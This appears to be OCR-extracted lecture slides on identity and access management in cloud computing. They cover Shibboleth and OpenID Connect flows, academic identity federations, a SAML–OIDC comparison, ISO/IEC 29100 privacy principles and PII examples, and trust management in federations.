
- **Shibboleth** **(https://shibboleth.net/)**

  Demo site: https://aai-demo.switch.ch
  - Internet 2
  - SAML (Security Assertion Markup Language)
  - Academy (some commercial members)
- **OpenID Connect** **(http://openid.net/connect/)**
  - Defined protocol
  - OpenID Foundation
  - JSON (JavaScript Object Notation) + OAuth 2
  - Academy and industry

# Shibboleth flow




# Shibboleth flow



# Federations

- Shibboleth
  - InCommon, United States
  - SWITCHaai, Switzerland
  - HAKA, Finland
  - CRU, France
  - RCTSaai, Portugal
  - CAFe, Brazil
- RADIUS Federation
  - eduroam (education roaming)

# OpenID Connect (OIDC) flow




# SAML x OIDC

| | SAML | OIDC |
|---|---|---|
| Service Provider | SP | RP (Relying Party) |
| Identity Provider | IdP | OP (OpenID Connect Provider) |
| Attributes | Attributes | Scopes (groups of attributes) |
| Language | XML | JSON+REST |
| Encryption | TLS | JOSE (JSON Object Signing and Encryption) |
| SSO | Web SSO only | Yes |
| Mobile Apps | Web browser only | Mobile app & Web browser |

Source: http://apicrazy.com/2014/08/18/why-the-future-of-identity-is-openid-connect-and-not-saml/

# IAM Systems in Cloud




Source: Bertino and Takahashi, 2010.

# IAM in Cloud – CSA Guide

**Domain 12 - Identity, Entitlement, & Access Management**

- ❑ Identity Provisioning
- ❑ Authentication
- ❑ Federation
- ❑ Access Control and User profile management
- ❑ IDaaS – Cloud *Identity as a Service*

# IAM services

- Vendors
  - Centrify
  - OneLogin
  - Ping Identity
  - Covisint
  - SailPoint Technologies
  - CA Technologies
  - Okta
  - ForgeRock (OpenAM)

# 3.2 Privacy

"Privacy refers to the ability of the individuals to protect information about themselves." (Goldberg, Wagner and Brewer, 1997)

"Protection of personally identifiable information (PII) within information and communication technology (ICT) systems." (ISO/IEC 29100, 2011)

# 3.2 Privacy

- Characteristics (Birrell and Schneider, 2013)
  - undetectability - concealing user actions
  - unlinkability - concealing correlations between combinations of actions and identities (for example, untraceability)
  - selective disclosure/confidentiality - enabling users' control over dissemination of their attributes

PII

## Example of attributes that can be used to identify natural persons

| Examples |
| --- |
| Age or special needs of vulnerable natural persons |
| Allegations of criminal conduct |
| Any information collected during health services |
| Bank account or credit card number |
| Biometric identifier |
| Credit card statements |
| Criminal convictions or committed offences |
| Criminal investigation reports |
| Customer number |
| Date of birth |
| Diagnostic health information |
| Disabilities |
| Doctor bills |
| Employees' salaries and human resources files |
| Financial profile |
| Gender |
| GPS position |
| GPS trajectories |
| Home address |
| IP address |
| Location derived from telecommunications systems |
| Medical history |
| Name |
| National identifiers (e.g., passport number) |
| Personal e-mail address |
| Personal identification numbers (PIN) or passwords |
| Personal interests derived from tracking use of internet web sites |
| Personal or behavioural profile |
| Personal telephone number |
| Photograph or video identifiable to a natural person |
| Product and service preferences |
| Racial or ethnic origin |
| Religious or philosophical beliefs |
| Sexual orientation |
| Trade-union membership |
| Utility bills |

Source: ISO/IEC 29100, 2011

# 3.2 Privacy

Privacy Protection in IDM (ISO/IEC 29100):

- **Selective disclosure**: gives a person a measure of control over the identity info
- **Minimal disclosure**: minimum information strictly required
- **Pseudonym identifier**: contains the minimal identity information to allow a verifier to establish it as a link to a known identity
- **Anonymity**: an entity can be recognized as distinct, without sufficient info to establish a link to a known identity

# 3.2 Privacy

**The privacy principles of ISO/IEC 29100**

1. Consent and choice
2. Purpose legitimacy and specification
3. Collection limitation
4. Data minimization
5. Use, retention and disclosure limitation
6. Accuracy and quality
7. Openness, transparency and notice
8. Individual participation and access
9. Accountability
10. Information security
11. Privacy compliance

# 3.2 Privacy - Legislation

- Europe: Directive 95/46/ec – protection of personal data
- Brazil: Law n. 12965 from April 23rd, 2014 - establishes principles, guarantees, rights and duties for the use of the Internet (privacy protection)
- USA: HIPAA (Health Insurance Portability and Accountability Act of 1996) - privacy of individually identifiable health information
- Canada: Personal Information Protection and Electronic Documents Act

| | 1 Two-party authentication | 2 Authentication by third party | 3 Assertion of user identity | 4 Assertion of user attributes | 5 Closed-loop authentication | 6 Open-loop authentication | 7 Unobservability by identity or attribute provider | 8 Free choice of identity or attribute provider | 9 Anonymity | 10 Selective disclosure | 11 Issue-show unlinkability | 12 Multishow unlinkability by different parties | 13 Multishow unlinkability by same party |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| User ID & password | √ | | √ | | √ | | N/A | N/A | √ | N/A | | N/A | |
| Shibboleth | | √ | √ | √ | √ | | | (1) | √ | (3) | | √ | √ |
| OAuth | | √ | √ | √ | √ | | | (2) | | (3) | | | |
| OpenID Connect | √ | √ | √ | √ | √ | | | √ | | (3) | | | |

(1) User may choose provider from list presented by fourth-party service.
(2) User may choose provider from list presented by relying-party.
(3) Attributes selected by attribute provider or relying party.

Source: Corella and Lewison, 2013

# 3.2 Trust management and federations


“When Alice trusts Bob, A is willing to assume an open and vulnerable position and expects Bob to refrain from opportunistic behavior even if there is the possibility to show this behavior.”

“Technically, entity A trusts entity B if B can break the security or privacy policy of A without A’s cooperation or knowledge. ”

(Adapted from Alpar, Hoepman and Siljee, 2011)

# 3.2 Trust management and federations


- An identity federation is a trust relationship!
- Identity provider: correct behavior to authenticate the user and to provide user attributes
- Service provider: correct behavior in providing the service
- Both have to follow federation agreements, security and privacy policies



# 3.2 Trust management and federations

Trust techniques in cloud (Noor et. al., 2013):


- **Policy**: one of the most popular; specifies a minimum trust threshold in order to authorize access (metrics of SLA, credibility)





# 3.2 Trust management and federations

…Trust techniques in cloud (Noor et. al., 2013):

- ❑ **Recommendation**
- ❑ **Reputation**
- ❑ **Prediction**







# 4. Related work and Technologies

4.1 Research questions

4.2 Research proposals

4.3 Current Technologies

# 4.1 Research questions

IAM Privacy problems

- ❑ Leak of identification attributes
- ❑ User identity discovery
- ❑ Unnecessary release attributes to SP
- ❑ Users are not aware of which attributes are disseminated
- ❑ Improper handling of attributes
- ❑ Unauthorized access to resources
- ❑ Discovery of sensitive information

# 4.1 Research questions


- Lack of control over user's PII
- Lack of PII release policies (lack support and transparency to disseminate PII)
- Lack of privacy control in interactions

# 4.1 Research questions

- Levels of trust in cloud federations
- Privacy in cloud federations
- Cloud authorization
- Confidence in security of cloud environments and cloud services
- Intrusion detection in cloud

# 4.2 Research proposals

- Sanchez et. al., 2012: The work uses a reputation metric for trust and dynamic federation establishment in cloud. Privacy preferences are defined by the user.

